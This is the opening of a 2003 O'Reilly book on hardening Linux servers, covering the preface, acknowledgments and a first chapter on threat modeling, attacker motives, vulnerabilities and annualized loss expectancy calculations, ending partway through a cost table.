

[Building Secure Servers with Linux](#)
By Michael D. Bauer

Copyright © 2003 O'Reilly & Associates, Inc. All rights reserved.

Printed in the United States of America.

Published by O'Reilly & Associates, Inc., 1005 Gravenstein Highway North, Sebastopol, CA 95472.

O'Reilly & Associates books may be purchased for educational, business, or sales promotional use. Online editions are also available for most titles (<http://safari.oreilly.com>). For more information contact our corporate/institutional sales department: 800-998-9938 or corporate@oreilly.com.

Nutshell Handbook, the Nutshell Handbook logo, and the O'Reilly logo are registered trademarks of O'Reilly & Associates, Inc. Many of the designations used by manufacturers and sellers to distinguish their products are claimed as trademarks. Where those designations appear in this book, and O'Reilly & Associates, Inc. was aware of a trademark claim, the designations have been printed in caps or initial caps. The association between a caravan and the topic of building secure servers with Linux is a trademark of O'Reilly & Associates, Inc.

While every precaution has been taken in the preparation of this book, the publisher and the author assume no responsibility for errors or omissions, or for damages resulting from the use of the information contained herein.

Preface

Computer security can be both discouraging and liberating. Once you get past the horror that comes with fully grasping its futility (a feeling identical to the one that young French horn players get upon realizing no matter how hard they practice, their instrument will continue to humiliate them periodically without warning), you realize that there's nowhere to go but up. But if you approach system security with:

- Enough curiosity to learn what the risks are
- Enough energy to identify and take the steps necessary to mitigate (and thus intelligently assume) those risks
- Enough humility and vision to plan for the possible failure of even your most elaborate security measures

you *can* greatly reduce your systems' chances of being compromised. At least as importantly, you can minimize the duration of and damage caused by any attacks that *do* succeed. This book can help, on both counts.

What This Book Is About

Acknowledging that system security is, on some level, futile is my way of admitting that this book isn't really about "Building Secure Servers."[¶] Clearly, the only way to make a computer *absolutely* secure is to disconnect it from the network, power it down, repeatedly degauss its hard drive and memory, and pulverize the whole thing into dust. This book contains very little information on degaussing or pulverizing. However, it contains a great deal of practical advice on the following:

[¶] My original title was *Attempting to Enhance Certain Elements of Linux System Security in the Face of Overwhelming Odds: Yo' Arms Too Short to Box with God*, but this was vetoed by my editor (thanks, Andy!).

- How to think about threats, risks, and appropriate responses to them
- How to protect publicly accessible hosts via good network design
- How to "harden" a fresh installation of Linux and keep it patched against newly discovered vulnerabilities with a minimum of ongoing effort
- How to make effective use of the security features of some particularly popular and securable server applications
- How to implement some powerful security applications, including Nessus and Snort

In particular, this book is about "bastionizing" Linux servers. The term *bastion host* can legitimately be used several ways, one of which is as a synonym for firewall. (This book *is not* about building Linux firewalls, though much of what I cover can/should be done on firewalls.) My definition of *bastion host* is a carefully configured, closely monitored host that provides restricted but publicly accessible services to nontrusted users and systems. Since the biggest, most important, and least trustworthy public network is the Internet, my focus is on creating Linux bastion hosts for Internet use.

I have several reasons for this seemingly-narrow focus. First, Linux has been particularly successful as a server platform: even in organizations that otherwise rely heavily on commercial operating systems such as Microsoft Windows, Linux is often deployed in "infrastructure" roles, such as SMTP gateway and DNS server, due to its reliability, low cost, and the outstanding quality of its server applications.

Second, Linux and TCP/IP, the *lingua franca* of the Internet, go together. Anything that can be done on a TCP/IP network can be done with Linux, and done extremely well, with very few exceptions. There are many, many different kinds of TCP/IP applications, of which I can only cover a subset if I want to do so in depth. Internet server applications are an important subset.

Third, this is my area of expertise. Since the mid-nineties my career has focused on network and system security: I've spent a lot of time building Internet-worthy Unix and Linux systems. By reading this book you will hopefully benefit from some of the experience I've gained along the way.

The Paranoid Penguin Connection

Another reason I wrote this book has to do with the fact that I write the monthly "Paranoid Penguin" security column in *Linux Journal Magazine*. About a year and a half ago, I realized that all my pieces so far had something in common: each was about a different aspect of building bastion hosts with Linux.

By then, the column had gained a certain amount of notoriety, and I realized that there was enough interest in this subject to warrant an entire book on Linux bastion hosts. *Linux Journal* generously granted me permission to adapt my columns for such a book, and under the foolish belief that writing one would amount mainly to knitting the columns together, updating them, and adding one or two new topics, I proposed this book to O'Reilly and they accepted.

My folly is your gain: while "Paranoid Penguin" readers may recognize certain diagrams and even paragraphs from that material, I've spent a great deal of effort reresearching and expanding all of it, including retesting all examples and procedures. I've added entire (lengthy) chapters on topics I haven't covered at all in the magazine, and I've more than doubled the size and scope of others. In short, I allowed this to become *The Book That Ate My Life* in the hope of reducing the number of ugly security surprises in yours.

Audience

Who needs to secure their Linux systems? Arguably, anybody who has one connected to a network. This book should therefore be useful both for the Linux hobbyist with a web server in the basement and for the consultant who audits large companies' enterprise systems.

Obviously, the stakes and the scale differ greatly between those two types of users, but the problems, risks, and threats they need to consider have more in common than not. The same buffer-overflow that can be used to "root" a host running "Foo-daemon Version X.Y.Z" is just as much of a threat to a 1,000-host network with 50 Foo-daemon servers as it is to a 5-host network with one.

This book is addressed, therefore, to all Linux system administrators — whether they administer 1 or 100 networked Linux servers, and whether they run Linux for love or for money.

What This Book Doesn't Cover

This book covers general Linux system security, perimeter (Internet-accessible) network security, and server-application security. Specific procedures, as well as tips for specific techniques and software tools, are discussed throughout, and differences between the Red Hat 7, SuSE 7, and Debian 2.2 GNU/Linux distributions are addressed in detail.

This book does *not* cover the following explicitly or in detail:

- Linux distributions besides Red Hat, SuSE, and Debian, although with application security (which amounts to the better part of the book), this shouldn't be a problem for users of Slackware, Turbolinux, etc.
- Other open source operating systems such as OpenBSD (again, much of what is covered *should* be relevant, especially application security)
- Applications that are inappropriate for or otherwise unlikely to be found on publicly accessible systems (e.g., SAMBA)
- Desktop (non-networked) applications
- Dedicated firewall systems (this book contains a *subset* of what is required to build a good firewall system)

Assumptions This Book Makes

While security itself is too important to relegate to the list of "advanced topics" that you'll get around to addressing at a later date, this book does not assume that you are an absolute beginner at Linux or Unix. If it did, it would be twice as long: for example, I can't give a very focused description of setting up *syslog*'s startup script if I also have to explain in detail how the System V *init* system works.

Therefore, you need to understand the basic configuration and operation of your Linux system before my procedures and examples will make much sense. This doesn't mean you need to be a grizzled veteran of Unix who's been running Linux since kernel Version 0.9 and who can't imagine listing a directory's contents without piping it through impromptu *awk* and *sed* scripts. But you should have a working grasp of the following:

- Basic use of your distribution's package manager (*rpm*, *dselect*, etc.)

- Linux directory system hierarchies (e.g., the difference between */etc* and */var*)
- How to manage files, directories, packages, user accounts, and archives from a command prompt (i.e., without having to rely on X)
- How to compile and install software packages from source
- Basic installation and setup of your operating system and hardware

Notably absent from this list is any specific *application* expertise: most security applications discussed herein (e.g., OpenSSH, Swatch, and Tripwire) are covered from the ground up.

I do assume, however, that with non-security-specific applications covered in this book, such as Apache and BIND, you're resourceful enough to get any information you need from other sources. In other words, new to these applications, you shouldn't have any trouble following my procedures on how to harden them. But you'll need to consult their respective manpages, HOWTOs, etc. to learn how to fully configure and maintain them.

Conventions Used in This Book

I use the following font conventions in this book:

Italic

Indicates Unix pathnames, filenames, and program names; Internet addresses, such as domain names and URLs; and new terms where they are defined

Boldface

Indicates names of GUI items, such as window names, buttons, menu choices, etc.

`Constant width`

Indicates command lines and options that should be typed verbatim; names and keywords in system scripts, including commands, parameter names, and variable names; and XML element tags



This icon indicates a tip, suggestion, or general note.



This icon indicates a warning or caution.

Request for Comments

Please address comments and questions concerning this book to the publisher:

O'Reilly & Associates, Inc.
1005 Gravenstein Highway North
Sebastopol, CA 95472
(800) 998-9938 (in the United States or Canada)
(707) 829-0515 (international/local)
(707) 829-0104 (fax)

There is a web page for this book, which lists errata, examples, or any additional information. You can access this page at:

<http://www.oreilly.com/catalog/bssrvrlnx/>

To comment or ask technical questions about this book, send email to:

bookquestions@oreilly.com

For more information about books, conferences, Resource Centers, and the O'Reilly Network, see the O'Reilly web site at:

<http://www.oreilly.com>

Acknowledgments

For the most part, my writing career has centered on describing how to implement and use software that I didn't write. I am therefore much indebted to and even a little in awe of the hundreds of outstanding programmers who create the operating systems and applications I use and write about. They are the rhinoceroses whose backs I peck for insects.

As if I weren't beholden to those programmers already, I routinely seek and receive first-hand advice and information directly from them. Among these generous souls are Jay Beale of the Bastille Linux project, Ron

Forrester of Tripwire Open Source, Balazs "Bazsi" Scheidler of Syslog-ng and Zorp renown, and Renaud Deraison of the Nessus project.

Special thanks go to Dr. Wietse Venema of the IBM T.J. Watson Research Center for reviewing and helping me correct the SMTP chapter. Not to belabor the point, but I find it remarkable that people who already volunteer so much time and energy to create outstanding free software also tend to be both patient and generous in returning email from complete strangers.

Bill Lubanovic wrote the section on djbdns in [Chapter 4](#), and all of [Chapter 6](#), — brilliantly, in my humble opinion. Bill has added a great deal of real-world experience, skill, and humor to those two chapters. I could not have finished this book on schedule (and its web security chapter, in particular, would be less convincing!) without Bill's contributions.

I absolutely could not have survived juggling my day job, fatherly duties, magazine column, and resulting sleep deprivation without an exceptionally patient and energetic wife. This book therefore owes its very existence to Felice Amato Bauer. I'm grateful to her for, among many other things, encouraging me to pursue my book proposal and then for pulling a good deal of *my* parental weight in addition to her own after the proposal was accepted and I was obliged to actually *write* the thing.

Linux Journal and its publisher, Specialized Systems Consultants Inc., very graciously allowed me to adapt a number of my "Paranoid Penguin" columns for inclusion in this book: [Chapter 1](#) through [Chapter 5](#), plus [Chapter 8](#), [Chapter 10](#), and [Chapter 11](#) contain (or are descended from) such material. It has been and continues to be a pleasure to write for *Linux Journal*, and it's safe to say that I wouldn't have had enough credibility as a writer to get this book published had it not been for them.

My approach to security has been strongly influenced by two giants of the field whom I also want to thank: Bruce Schneier, to whom we all owe a great debt for his ongoing contributions not only to security technology but, even more importantly, to security *thinking*; and Dr. Martin R. Carmichael, whose irresistible passion for and unique outlook on what constitutes good security has had an immeasurable impact on my work.

It should but won't go without saying that I'm very grateful to Andy Oram and O'Reilly & Associates for this opportunity and for their marvelous support, guidance, and patience. The impressions many people have of O'Reilly as being stupendously savvy, well-organized, technologically superior, and in all ways hip are completely accurate.

A number of technical reviewers also assisted in fact checking and otherwise keeping me honest. Rik Farrow, Bradford Willke, and Joshua Ball, in particular, helped immensely to improve the book's accuracy and usefulness.

Finally, in the inevitable amorphous list, I want to thank the following valued friends and colleagues, all of whom have aided, abetted, and encouraged me as both a writer and as a "netspook": Dr. Dennis R. Guster at St. Cloud State University; KoniKaye and Jerry Jeschke at Upstream Solutions; Steve Rose at Vector Internet Services (who hired me *way* before I knew anything useful); David W. Stacy of St. Jude Medical; the entire SAE Design Team (you know who you are — *or do you?*); Marty J. Wolf at Bemidji State University; John B. Weaver (whom nobody initially believes can possibly be *that* cool, but they soon realize he can `cause he is); the Reverend Gonzo at Musicscene.org; Richard Vernon and Don Marti at *Linux Journal*; Jay Gustafson of Ingenious Networks; Tim N. Shea (who, in my day job, had the thankless task of standing in for me while I finished this book), and, of course, my dizzyingly adept pals Brian Gilbertson, Paul Cole, Tony Stieber, and Jeffrey Dunitz.

Chapter 1. Threat Modeling and Risk Management

Since this book is about building secure Linux Internet servers from the ground up, you're probably expecting system-hardening procedures, guidelines for configuring applications securely, and other very specific and low-level information. And indeed, subsequent chapters contain a great deal of this. But what, really, are we hardening against? The answer to that question is different from system to system and network to network, and in all cases, it changes over time. It's also more complicated than most people realize. In short, threat analysis is a moving target.

Far from a reason to avoid the question altogether, this means that threat modeling is an absolutely essential first step (a recurring step, actually) in securing a system or a network. Most people acknowledge that a sufficiently skilled and determined attacker^[1] can compromise almost any system, even if you've carefully considered and planned against likely attack-vectors. It therefore follows that if you *don't* plan against even the most plausible and likely threats to a given system's security, that system will be *particularly* vulnerable.

^[1] As an abstraction, the "sufficiently determined attacker" (someone theoretically able to compromise any system on any network, outrun bullets, etc.) has a special place in the imaginations and nightmares of security professionals. On the one hand, in practice such people are rare: just like "physical world" criminals, many if not most people who risk the legal and social consequences of committing electronic crimes are stupid and predictable. The most likely attackers therefore tend to be relatively easy to keep out. On the other hand, if you *are* targeted by a skilled and highly motivated attacker, especially one with "insider" knowledge or access, your only hope is to have considered the worst and not just the most likely threats.

This chapter offers some simple methods for threat modeling and risk management, with real-life examples of many common threats and their consequences. The techniques covered should give enough detail about evaluating security risks to lend context, focus, and the proper air of urgency to the tools and techniques the rest of the book covers. At the very least, I hope it will help you to think about network security threats in a logical and organized way.

1.1 Components of Risk

Simply put, risk is the relationship between your *assets*, *vulnerabilities* characteristic of or otherwise applicable to those assets, and *attackers* who wish to steal those assets or interfere with their intended use. Of these three factors, you have some degree of control over assets and their vulnerabilities. You seldom have control over attackers.

Risk analysis is the identification and evaluation of the most likely permutations of assets, known and anticipated vulnerabilities, and known and anticipated types of attackers. Before we begin analyzing risk, however, we need to discuss the components that comprise it.

1.1.1 Assets

Just what are you trying to protect? Obviously you can't identify and evaluate risk without defining precisely what is *at risk*.

This book is about Linux security, so it's safe to assume that one or more Linux systems are at the top of your list. Most likely, those systems handle at least some data that you don't consider to be public.

But that's only a start. If somebody compromises one system, what sort of risk does that entail for other systems on the same network? What sort of data is stored on or handled by these *other* systems, and is any of *that* data confidential? What are the ramifications of somebody tampering with important data versus their simply stealing it? And how will your reputation be impacted if news gets out that your data was stolen? Generally, we wish to protect data and computer systems, both individually and network-wide. Note that while computers, networks, and data are the information assets most likely to come under direct attack, their being attacked may also affect other assets. Some examples of these are customer confidence, your reputation, and your protection against liability for losses sustained by your customers (e.g., e-commerce site customers' credit card numbers) and for losses sustained by the victims of attacks originating from your compromised systems.

The asset of "nonliability" (i.e., protection against being held legally or even criminally liable as the result of security incidents) is especially important when you're determining the value of a given system's integrity (*system integrity* is defined in the next section).

For example, if your recovery plan for restoring a compromised DNS server is simply to reinstall Red Hat with a default configuration plus a few minor tweaks (IP address, hostname, etc.), you may be tempted to

think that that machine's integrity isn't worth very much. But if you consider the inconvenience, bad publicity, and perhaps even legal action that could result from your system's being compromised and then used to attack someone else's systems, it may be worth spending some time and effort on protecting that system's integrity after all.

In any given case, liability issues may or may not be significant; the point is that *you need to think about* whether they are and must include such considerations in your threat analysis and threat management scenarios.

1.1.2 Security Goals

Once you've determined what you need to protect, you need to decide what levels and types of protection each asset requires. I call the types *security goals*; they fall into several interrelated categories.

1.1.2.1 Data confidentiality

Some types of data need to be protected against eavesdropping and other inappropriate disclosures. "End-user" data such as customer account information, trade secrets, and business communications are obviously important; "administrative" data such as logon credentials, system configuration information, and network topology are sometimes less obviously important but must also be considered.

The ramifications of disclosure vary for different types of data. In some cases, data theft may result in financial loss. For example, an engineer who emails details about a new invention to a colleague without using encryption may be risking her ability to be first-to-market with a particular technology should those details fall into a competitor's possession.

In other cases, data disclosure might result in additional security exposures. For example, a system administrator who uses *telnet* (an unencrypted protocol) for remote administration may be risking disclosure of his logon credentials to unauthorized eavesdroppers who could subsequently use those credentials to gain illicit access to critical systems.

1.1.2.2 Data integrity

Regardless of the need to keep a given piece or body of data secret, you may need to ensure that the data isn't altered in any way. We most often think of data integrity in the context of secure data transmission, but important data should be protected from tampering even if it *doesn't* need to be transmitted (i.e., when it's stored on a system with no network connectivity).

Consider the ramifications of the files in a Linux system's */etc* directory being altered by an unauthorized user: by adding her username to the *wheel* entry in */etc/group*, a user could grant herself the right to issue the command *su root -*. (She'd still need the root password, but we'd prefer that she not be able to get even this far!) This is an example of the need to preserve the integrity of local data.

Let's take another example: a software developer who makes games available for free on his public web site may not care who downloads the games, but almost certainly doesn't want those games being changed without his knowledge or permission. Somebody else could inject virus code into it (for which, of course, the developer would be held accountable).

We see then that data integrity, like data confidentiality, may be desired in any number and variety of contexts.

1.1.2.3 System integrity

System integrity refers to whether a computer system is being used as its administrators intend (i.e., being used only by authorized users, with no greater privileges than they've been assigned). System integrity can be undermined both by remote users (e.g., connecting over a network) and by local users escalating their own level of privilege on the system.

The state of "compromised system integrity" carries with it two important assumptions:

- Data stored on the system or available to it via trust relationships (e.g., NFS shares) may have also been compromised; that is, such data can no longer be considered confidential or untampered with.
- System executables themselves may have also been compromised.

The second assumption is particularly scary: if you issue the command *ps auxw* to view all running processes on a compromised system, are you really seeing everything, or could the *ps* binary have been replaced with one that conveniently omits the attacker's processes?



A collection of such "hacked" binaries, which usually includes both hacking tools and altered versions of such common commands as *ps*, *ls*, and *who*, is called a *rootkit*. As advanced or arcane as this may sound, rootkits are very common.

Industry best practice (not to mention common sense) dictates that a compromised system should undergo "bare-metal recovery"; i.e., its hard drives should be erased, its operating system should be reinstalled from source media, and system data should be restored from backups dated before the date of compromise, if at all. For this reason, system integrity is one of the most important security goals. There is seldom a quick, easy, or cheap way to recover from a system compromise.

1.1.2.4 System/network availability

The other category of security goals we'll discuss is availability. "System availability" is short for "the system's availability to users." A network or system that does not respond to user requests is said to be "unavailable."

Obviously, availability is an important goal for all networks and systems. But it may be more important to some than it is to others. An online retailer's web site used to process customers' orders, for example, requires a much greater assurance of availability than a "brochure" web site, which provides a store's location and hours of operation but isn't actually part of that store's core business. In the former case, unavailability equals lost income, whereas in the latter case, it amounts mainly to inconvenience.

Availability may be related to other security goals. For example, suppose an attacker knows that a target network is protected by a firewall with two vulnerabilities: it passes all traffic without filtering it for a brief period during startup, and it can be made to reboot if bombarded by a certain type of network packet. If the attacker succeeds in triggering a firewall reboot, he will have created a brief window of opportunity for launching attacks that the firewall would ordinarily block.

This is an example of someone targeting system availability to facilitate other attacks. The reverse can happen, too: one of the most common reasons cyber-vandals compromise systems is to use them as launch-points for "Distributed Denial of Service" (DDoS) attacks, in which large numbers of software agents running on compromised systems are used to overwhelm a single target host.

The good news about attacks on system availability is that once the attack ends, the system or network can usually recover very quickly. Furthermore, except when combined with other attacks, Denial of Service attacks seldom directly affect data confidentiality or data/system integrity.

The bad news is that many types of DoS attacks are all but impossible to prevent due to the difficulty of distinguishing them from very large volumes of "legitimate" traffic. For the most part, deterrence (by trying to identify and punish attackers) and redundancy in one's system/network design are the only feasible defenses against DoS attacks. But even then, redundancy doesn't make DoS attacks impossible; it simply increases the number of systems an attacker must attack simultaneously.



When you design a redundant system or network (never a bad idea), you should *assume that attackers will figure out the system/network topology if they really want to*. If you assume they won't and count this assumption as a major part of your security plan, you'll be guilty of "security through obscurity." While true *secrecy* is an important variable in many security equations, mere "obscurity" is seldom very effective on its own.

1.1.3 Threats

Who might attack your system, network, or data? Cohen et al.,^[2] in their scheme for classifying information security threats, provide a list of "actors" (threats), which illustrates the variety of attackers that any networked system faces. These attackers include the mundane (insiders, vandals, maintenance people, and nature), the sensational (drug cartels, paramilitary groups, and extortionists), and all points in between.

^[2] Cohen, Fred et al. "A Preliminary Classification Scheme for Information Security Threats, Attacks, and Defenses; A Cause and Effect Model; and Some Analysis Based on That Model." Sandia National Laboratories: September 1998, <http://heat.ca.sandia.gov/papers/cause-and-effect.html>.

As you consider potential attackers, consider two things. First, almost every type of attacker presents some level of threat to every Internet-connected computer. The concepts of distance, remoteness, and obscurity are radically different on the Internet than in the physical world, in terms of how they apply to escaping the

notice of random attackers. Having an "uninteresting" or "low-traffic" Internet presence is no protection at all against attacks from strangers.

For example, the level of threat that drug cartels present to a hobbyist's basement web server is probably minimal, but shouldn't be dismissed altogether. Suppose a system cracker in the employ of a drug cartel wishes to target FBI systems via intermediary (compromised) hosts to make his attacks harder to trace. Arguably, this particular scenario is unlikely to be a threat to most of us. But impossible? Absolutely not. The technique of relaying attacks across multiple hosts is common and time-tested; so is the practice of scanning ranges of IP addresses registered to Internet Service Providers in order to identify vulnerable home and business users. From that viewpoint, a hobbyist's web server is likely to be scanned for vulnerabilities on a regular basis by a wide variety of potential attackers. In fact, it's arguably likely to be scanned *more heavily* than "higher-profile" targets. (This is not an exaggeration, as we'll see in our discussion of Intrusion Detection in [Chapter 11](#).)

The second thing to consider in evaluating threats is that it's impossible to anticipate all possible or even all likely types of attackers. Nor is it possible to anticipate all possible avenues of attack (vulnerabilities). That's okay: the point in threat analysis is not to predict the future; it's to think about and analyze threats with greater depth than "someone out there might hack into this system for some reason."

You can't anticipate everything, but you can take reasonable steps to maximize your awareness of risks that are obvious, risks that are less obvious but still significant, and risks that are unlikely to be a problem but are easy to protect against. Furthermore, in the process of analyzing these risks, you'll also identify risks that are unfeasible to protect against regardless of their significance. That's good, too: you can at least create recovery plans for them.

1.1.4 Motives

Many of the threats are fairly obvious and easy to understand. We all know that business competitors wish to make more money and disgruntled ex-employees often want revenge for perceived or real wrongdoings. Other motives aren't so easy to pin down. Even though it's seldom addressed directly in threat analysis, there's some value in discussing the motives of people who commit computer crimes.

Attacks on data confidentiality, data integrity, system integrity, and system availability correspond pretty convincingly to the physical-world crimes of espionage, fraud, breaking and entering, and sabotage, respectively. Those crimes are committed for every imaginable motive. As it happens, computer criminals are driven by pretty much the same motives as "real-life" criminals (albeit in different proportions). For both physical and electronic crime, motives tend to fall into a small number of categories.

Why All the Analogies to "Physical" Crime?

No doubt you've noticed that I frequently draw analogies between electronic crimes and their conventional equivalents. This isn't just a literary device.

The more you leverage the common sense you've acquired in "real life," the more effectively you can manage information security risk. Computers and networks are built and used by the same species that build and use buildings and cities: human beings. The venues may differ, but the behaviors (and therefore the risks) are always analogous and often identical.

1.1.4.1 Financial motives

One of the most compelling and understandable reasons for computer crime is money. Thieves use the Internet to steal and barter credit card numbers so they can bilk credit card companies (and the merchants who subscribe to their services). Employers pay industrial spies to break into their competitors' systems and steal proprietary data. And the German hacker whom Cliff Stoll helped track down (as described in Stoll's book, *The Cuckoo's Egg*) hacked into U.S. military and defense-related systems for the KGB in return for money to support his drug habit.

Financial motives are so easy to understand that many people have trouble contemplating any *other* motive for computer crime. No security professional goes more than a month at a time without being asked by one of their clients "Why would anybody want to break into *my* system? The data isn't worth anything to anyone but me!"

Actually, even these clients usually do have data over which they'd rather not lose control (as they tend to realize when you ask, "Do you mean that this data is *public*?") But financial motives do not account for all computer crimes or even for the most elaborate or destructive attacks.

1.1.4.2 Political motives

In recent years, Pakistani attackers have targeted Indian web sites (and vice versa) for defacement and Denial of Service attacks, citing resentment against India's treatment of Pakistan as the reason. A few years ago, Serbs were reported to have attacked NATO's information systems (again, mainly web sites) in reaction to NATO's air strikes during the war in Kosovo. Computer crime is very much a part of modern human conflict; it's unsurprising that this includes military and political conflict.

It should be noted, however, that attacks motivated by the less lofty goals of bragging rights and plain old mischief-making are frequently carried out with a pretense of patriotic, political, or other "altruistic" aims — if impairing the free speech or other lawful computing activities of groups with which one disagrees can be called altruism. For example, supposedly political web site defacements, which also involve self-aggrandizing boasts, greetings to other web site defacers, and insults against rival web site defacers, are far more common than those that contain only political messages.

1.1.4.3 Personal/psychological motives

Low self-esteem, a desire to impress others, revenge against society in general or a particular company or organization, misguided curiosity, romantic misconceptions of the "computer underground" (whatever that means anymore), thrill-seeking, and plain old misanthropy are all common motivators, often in combination. These are examples of personal motives — motives that are intangible and sometimes inexplicable, similar to how the motives of shoplifters who can afford the things they steal are inexplicable.

Personal and psychological reasons tend to be the motives of virus writers, who are often skilled programmers with destructive tendencies. Personal motives also fuel most "script kiddies": the unskilled, usually teenaged vandals responsible for many if not most external attacks on Internet-connected systems. (As in the world of nonelectronic vandalism and other property crimes, true artistry among system crackers is fairly rare.)

Script Kiddies

Script kiddies are so named due to their reliance on "canned" exploits, often in the form of Perl or shell scripts, rather than on their own code. In many cases, kiddies aren't even fully aware of the proper use (let alone the full ramifications) of their tools.

Contrary to what you might therefore think, script kiddies are a major rather than a minor threat to Internet-connected systems. Their intangible motivations make them highly unpredictable; their limited skill sets make them far more likely to unintentionally cause serious damage or dysfunction to a compromised system than an expert would cause. (Damage equals evidence, which professionals prefer not to provide needlessly.)

Immaturity adds to their potential to do damage: web site defacements and Denial-of-Service attacks, like graffiti and vandalism, are mainly the domain of the young. Furthermore, script kiddies who are minors usually face minimal chances of serving jail time or even receiving a criminal record if caught.

The Honeynet Project, whose mission is "to learn the tools, tactics, and motives of the blackhat community, and share those lessons learned" (<http://www.honeynet.org>), even has a Team Psychologist: Max Kilger, PhD. I mention Honeynet in the context of psychology's importance in network threat models, but I highly recommend the Honeynet Team's web site as a fascinating and useful source of real-world Internet security data.

We've discussed some of the most common motives of computer crime, since understanding probable or apparent motives helps predict the course of an attack in progress and in defending against common, well-understood threats. If a given vulnerability is well known and easy to exploit, the only practical assumption is that it *will* be exploited sooner or later. If you understand the wide range of motives that potential attackers can have, you'll be less tempted to wrongly dismiss a given vulnerability as "academic."

Keep motives in mind when deciding whether to spend time applying software patches against vulnerabilities you think unlikely to be targeted on your system. There is seldom a good reason to forego protections (e.g., security patches) that are relatively cheap and simple.

Before we leave the topic of motives, a few words about *degrees* of motivation. I mentioned in the footnote on the first page of this chapter that most attackers (particularly script kiddies) are easy to keep out, compared to the dreaded "sufficiently motivated attacker." This isn't just a function of the attacker's skill level and goals: to a large extent, it reflects *how badly* script kiddies and other random vandals want a given attack to succeed, as opposed to how badly a focused, determined attacker wants to get in.

Most attackers use automated tools to scan large ranges of IP addresses for known vulnerabilities. The systems that catch their attention and, therefore, the full focus of their efforts are "easy kills": the more systems an attacker scans, the less reason they have to focus on any but the most vulnerable hosts identified by the scan. Keeping your system current (with security patches) and otherwise "hardened," as recommended in [Chapter 3](#), will be sufficient protection against the majority of such attackers.

In contrast, focused attacks by strongly motivated attackers are by definition much harder to defend against. Since all-out attacks require much more time, effort, and skill than do script-driven attacks, the average home user generally needn't expect to become the target of one. Financial institutions, government agencies, and other "high-profile" targets, however, must plan against both indiscriminate and highly motivated attackers.

1.1.5 Vulnerabilities and Attacks Against Them

Risk isn't just about assets and attackers: if an asset has no vulnerabilities (which is impossible, in practice, if it resides on a networked system), there's no risk no matter how many prospective attackers there are.

Note that a vulnerability only represents a potential, and it remains so until someone figures out how to exploit that vulnerability into a successful attack. This is an important distinction, but I'll admit that in threat analysis, it's common to lump vulnerabilities and actual attacks together.

In most cases, it's dangerous *not* to: disregarding a known vulnerability because you haven't heard of anyone attacking it yet is a little like ignoring a bomb threat because you can't hear anything ticking. This is why vendors who dismiss vulnerability reports in their products as "theoretical" are usually ridiculed for it. The question, then, isn't whether a vulnerability *can* be exploited, but whether foreseeable exploits are straightforward enough to be widely adopted. The worst-case scenario for any software vulnerability is that exploit code will be released on the Internet, in the form of a simple script or even a GUI-driven binary program, sooner than the software's developers can or will release a patch.

If you'd like to see an explicit enumeration of the wide range of vulnerabilities to which your systems may be subject, I again recommend the article I cited earlier by Fred Cohen and his colleagues (<http://heat.ca.sandia.gov/papers/cause-and-effect.html>). Suffice it to say here that they include physical security (which is important but often overlooked), natural phenomena, politics, cryptographic weaknesses, and, of course, plain old software bugs.

As long as Cohen's list is, it's a necessarily incomplete list. And as with attackers, while many of these vulnerabilities are unlikely to be applicable for a given system, few are impossible.

I haven't reproduced the list here, however, because my point isn't to address all possible vulnerabilities in every system's security planning. Rather, of the myriad possible attacks against a given system, you need to identify and address the following:

1. Vulnerabilities that are clearly applicable to your system and must be mitigated immediately
2. Vulnerabilities that are likely to apply in the future and must be planned against
3. Vulnerabilities that seem unlikely to be a problem later but are easy to mitigate

For example, suppose you've installed the imaginary Linux distribution Bo-Weevil Linux from CD-ROM. A quick way to identify and mitigate known, applicable vulnerabilities (item #1 from the previous list) is to download and install the latest security patches from the Bo-Weevil web site. Most (real) Linux distributions can do this via automated software tools, some of which are described in [Chapter 3](#).

Suppose further that this host is an SMTP gateway (these are described in detail in [Chapter 7](#)). You've installed the latest release of Cottonmail 8.9, your preferred (imaginary) Mail Transport Agent (MTA), which has no known security bugs. You're therefore tempted to skip configuring some of its advanced security features, such as running in a restricted subset of the filesystem (i.e., in a "chroot jail," explained in [Chapter 6](#)).

But you're aware that MTA applications have historically been popular entry points for attackers, and it's certainly possible that a buffer overflow or similar vulnerability may be discovered in Cottonmail 8.9 — one that the bad guys discover before the Cottonmail team does. In other words, this falls into category #2 listed earlier: vulnerabilities that don't currently apply but may later. So you spend an extra hour reading manpages and configuring your MTA to operate in a chroot jail, in case it's compromised at some point due to an as-yet-unpatched security bug.

Finally, to keep up with emerging threats, you subscribe to the official Bo-Weevil Linux Security Notices email list. One day you receive email from this list describing an Apache vulnerability that can lead to unauthorized root access. Even though you don't plan on using this host as a web server, Apache is installed, albeit not configured or active: the Bo-Weevil installer included it in the default installation you chose, and you disabled it when you hardened the system.

Therefore, the vulnerability doesn't apply now and probably won't in the future. The patch, however, is trivially acquired and applied, thus it falls into category #3 from our list. There's no reason for you not to fire up your autoupdate tool and apply the patch. Better still, you can uninstall Apache altogether, which mitigates the Apache vulnerability completely.

1.2 Simple Risk Analysis: ALEs

Once you've identified your electronic assets, their vulnerabilities, and some attackers, you may wish to correlate and quantify them. In many environments, it isn't feasible to do so for more than a few carefully selected scenarios. But even a limited risk analysis can be extremely useful in justifying security expenditures to your managers or putting things into perspective for yourself.

One simple way to quantify risk is by calculating Annualized Loss Expectancies (ALE).^[3] For each vulnerability associated with each asset, you must do the following:

^[3] Ozier, Will, Micki Krause and Harold F. Tipton (eds). "Risk Analysis and Management." *Handbook of Information Security Management*, CRC Press LLC.

1. Estimate the cost of replacing or restoring that asset (its Single Loss Expectancy)
2. Estimate the vulnerability's expected Annual Rate of Occurrence
3. Multiply these to obtain the vulnerability's Annualized Loss Expectancy

In other words, for each vulnerability, we calculate:

Single Loss Expectancy (cost) x expected Annual Rate of Occurrences = Annualized Loss Expectancy (cost/year)

For example, suppose your small business has an SMTP (inbound email) gateway and you wish to calculate the ALE for Denial of Service (DoS) attacks against it. Suppose further that email is a critical application for your business: you and your nine employees use email to bill clients, provide work estimates to prospective customers, and facilitate other critical business communications. However, networking is not your core business, so you depend on a local consulting firm for email-server support.

Past outages, which have averaged one day in length, tend to reduce productivity by about $\frac{1}{4}$, which translates to two hours per day per employee. Your fallback mechanism is a facsimile machine, but since you're located in a small town, this entails long-distance telephone calls and is therefore expensive.

All this probably sounds more complicated than it is; it's much less imposing when expressed in spreadsheet form (Table 1-1).

Table 1-1. Itemized single-loss expectancy	
Item description	Estimated cost
Recovery: consulting time from third-party firm (4 hrs @ \$150)	\$600.00
Lost productivity (2 hours per 10 workers @ avg. \$17.50/hr)	\$350.00
Fax paper, thermal (1 roll @ \$16.00)	\$16.00
Long-distance fax transmissions (20 @ avg. 2 min @ \$.25 /min)	\$10.00
